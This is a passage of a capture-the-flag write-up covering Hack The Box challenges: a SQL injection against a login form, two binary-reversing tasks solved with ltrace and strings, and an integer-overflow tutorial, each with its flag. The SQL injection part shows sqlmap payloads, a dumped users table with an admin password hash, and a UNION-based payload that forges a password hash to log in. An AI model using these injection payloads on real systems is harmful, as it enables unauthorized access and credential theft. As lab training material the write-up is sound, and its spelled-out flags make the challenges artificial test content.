|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:21:25 /2024-03-09/

[13:21:25] [INFO] parsing HTTP request from 'request.txt'
[13:21:26] [INFO] resuming back-end DBMS 'mysql'
[13:21:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' AND (SELECT 5414 FROM(SELECT COUNT(*),CONCAT(0x716b626b71,(SELECT (ELT(5414=5414,
```



```
[13:23:12] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:23:12] [INFO] fetching columns for table 'users' in database 'korp_terminal'
[13:23:13] [INFO] retrieved: 'id'
[13:23:13] [INFO] retrieved: 'int(11)'
[13:23:13] [INFO] retrieved: 'username'
[13:23:13] [INFO] retrieved: 'varchar(255)'
[13:23:14] [INFO] retrieved: 'password'
[13:23:14] [INFO] retrieved: 'varchar(255)'
[13:23:14] [INFO] fetching entries for table 'users' in database 'korp_terminal'
[13:23:14] [INFO] retrieved: '1'
[13:23:15] [INFO] retrieved: '$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.'
[13:23:15] [INFO] retrieved: 'admin'
Database: korp_terminal
Table: users
[1 entry]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin    |
+----+--------------------------------------------------------------+----------+

[13:23:15] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/94.237
.54.164/dump/korp_terminal/users.csv'
[13:23:15] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 12 times
[13:23:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/94.237.54.164
'

[13:23:15] [WARNING] your sqlmap version is outdated

[*] ending @ 13:23:15 /2024-03-09/
```

It allowed me to dump the entire database and one of the tables was used by the application to store a list of the application users. Next possible step was to use *john* or *hashcat* to decrypt the hash but this attempt didn't help me to obtain the plaintext version of the *admin's* password. One of the teammates decided to modify the initial SQL injection query, so it contained a predefined password via UNION-based SQL injection. Request payload was the following:

username=invalid' UNION SELECT '$2a$12$p24G82H.OEoXhSxEIGp4K.aUO8mcqkkw6/G/mjhiPBEGH3PcdaoAW&password=admin

As a result of this injection he was able to retrieve the flag.


Flag

HTB{t3rm1n4l_cr4ck1ng_sh3n4ning4n5}

Reversing

Box Cutter

Challenge description




CHALLENGE NAME

BoxCutter

You've received a supply of valuable food and medicine from a generous sponsor. There's just one problem - the box is made of solid steel! Luckily, there's a dumb automated defense robot which you may be able to trick into opening the box for you - it's programmed to only attack things with the correct label.

Step by step guide

In this challenge I downloaded the provided binary and started to follow some basic checks that are usually used when we're talking about reversing challenges. Strings command didn't help to find the flag, so I used *ltrace* to find some possible hints and it helped me to obtain the flag.




```
┌──(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$ ltrace .cutter
Can't execute `.cutter': No such file or directory
failed to initialize process 20729: No such file or directory
couldn't open program '.cutter': No such file or directory

┌──(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$ ltrace ./cutter
open("HTB{tr4c1ng_th3_c4ll5}", 0, 00)                          = -1
puts("[X] Error: Box Not Found"[X] Error: Box Not Found
)                                    = 25
+++ exited (status 0) +++

┌──(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$ 
```

Flag

HTB{tr4c1ng_th3_c4ll5}

LootStash

Challenge description



CHALLENGE NAME

LootStash

A giant stash of powerful weapons and gear have been dropped into the arena - but there's one item you have in mind. Can you filter through the stack to get to the one thing you really need?

Step by step guide

This one was simple because the simple *strings* command helped to find a flag among all other content.


kali@kali: ~/Desktop/rev_lootstash
File Actions Edit View Help

```
Reflection, Heirloom of Secrecy
Nymph, Visage of the Crown
Phantomsong, Incarnation of the Wind
Harmony, Allegiance of Souls
Barrage, Globe of Truth
Doombinder, Dawn of Hate
Flameguard, Bond of Ending Misery
Featherfall, Hope of the Daywalker
Riddle, Lantern of the Daywalker
Souleater, Pledge of Immortality
Benediction, Idol of Due Diligence
Ebony, Ravager of the West
Scarlet, Beads of the Harvest
Dawnlight, Fetish of Chaos
Crescent, Globule of Decay
Spark, Token of the Daywalker
Stardust, Legacy of the Flame
Phantom, Bead of the Incoming Storm
Quicksilver, Seal of Nightmares
HTB{n33dl3_1n_a_l00t_stack}
Glimmer, Prophecy of Magic
Chaos, Sphere of the Sky
Torchlight, Tribute of the Phoenix
Dementia, Ravager of the Dead
Sapience, Ferocity of Subtlety
Nemesis, Paragon of the Forest
Dreamshadow, Destroyer of Riddles
Spark, Edge of the Breaking Storm
Limbo, Guardian of Titans
Twitch, Vessel of the Forgotten
Doomward, Glaive of Shadows
```


Flag

HTB{n33dl3_1n_a_l00t_stack}

Pwn

Tutorial

Challenge description



CHALLENGE NAME

Tutorial

Before we start, practice time!


Step by step guide

It was an introductory challenge that was split in two parts. Players were tasked to download the provided *zip* archive, analyze files inside it and then use this knowledge to answer questions on the remote server. Below you can see screenshots of the provided field content.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat test.c
#include <stdio.h>
#include <limits.h>

int add(int x, int y) { return x + y; }

void main(){
     int n1, n2;
     printf("INT_MAX value: %d\n\nEnter 2 numbers: ", INT_MAX);
     scanf("%d %d", &n1, &n2);
     printf(n1 < 0 || n2 < 0 ? "\n[-] Negative values detected! Exiting..\n" : "\nThe sum of %d and %d is %d\n
\n", n1, n2, add(n1, n2));
}

┌──(kali㉿kali)-[~/Desktop]
└─$ cat README.txt
The player should not try to exploit this binary.
This is just a demo program to help the user
understand the topic and answer the questions.
You will get the flag by answering the questions
on the remote instance. To connect to the IP and PORT:
nc <IP> <PORT> e.g. nc 127.0.0.1 1337

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

Then, I started a docker container, connected to it using *netcat* and got the following screen:




```
This is a simple questionnaire to get started with the basics.

◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎
◎                                                                                              ◎
◎  C/C++ provides two macros named INT_MAX and INT_MIN that represent the integer limits.       ◎
◎                                                                                              ◎
◎  INT_MAX = 2147483647                 (for 32-bit Integers)                                  ◎
◎  INT_MAX = 9,223,372,036,854,775,807   (for 64-bit Integers)                                  ◎
◎                                                                                              ◎
◎  INT_MIN = -2147483648                (for 32-bit Integers)                                  ◎
◎  INT_MIN = -9,223,372,036,854,775,808  (for 64-bit Integers)                                  ◎
◎                                                                                              ◎
◎  When this limit is passed, C will proceed with an 'unusual' behavior. For example, if we    ◎
◎  add INT_MAX + 1, the result will NOT be 2147483648 as expected, but something else.         ◎
◎                                                                                              ◎
◎  The result will be a negative number and not just a random negative number, but INT_MIN.    ◎
◎                                                                                              ◎
◎  This 'odd' behavior, is called Integer Overflow.                                            ◎
◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎

[*] Question number 0x1:

Is it possible to get a negative result when adding 2 positive numbers in C? (y/n)

>> y

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
```


So, in order to get the flag it was required to answer all the provided questions. You can review questions and answers on the below screenshots.



```
[*] Question number 0x1:

Is it possible to get a negative result when adding 2 positive numbers in C? (y/n)

>> y

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x2:

What's the MAX 32-bit Integer value in C?

>> 2147483647

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x3:

What number would you get if you add INT_MAX and 1?

>> 
```



```
[*] Question number 0x3:

What number would you get if you add INT_MAX and 1?

>> -2147483648

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x4:

What number would you get if you add INT_MAX and INT_MAX?

>> -2

♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠
♠                   ♠
♠      Correct      ♠
♠                   ♠
♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠ ♠

[*] Question number 0x5:

What's the name of this bug? (e.g. buffer overflow)

>> 
```



```
HTB{gg_3z_th4nk5_f0r_th3_tut0r14l}

┌──(kali㉿kali)-[~]
└─$ 
```

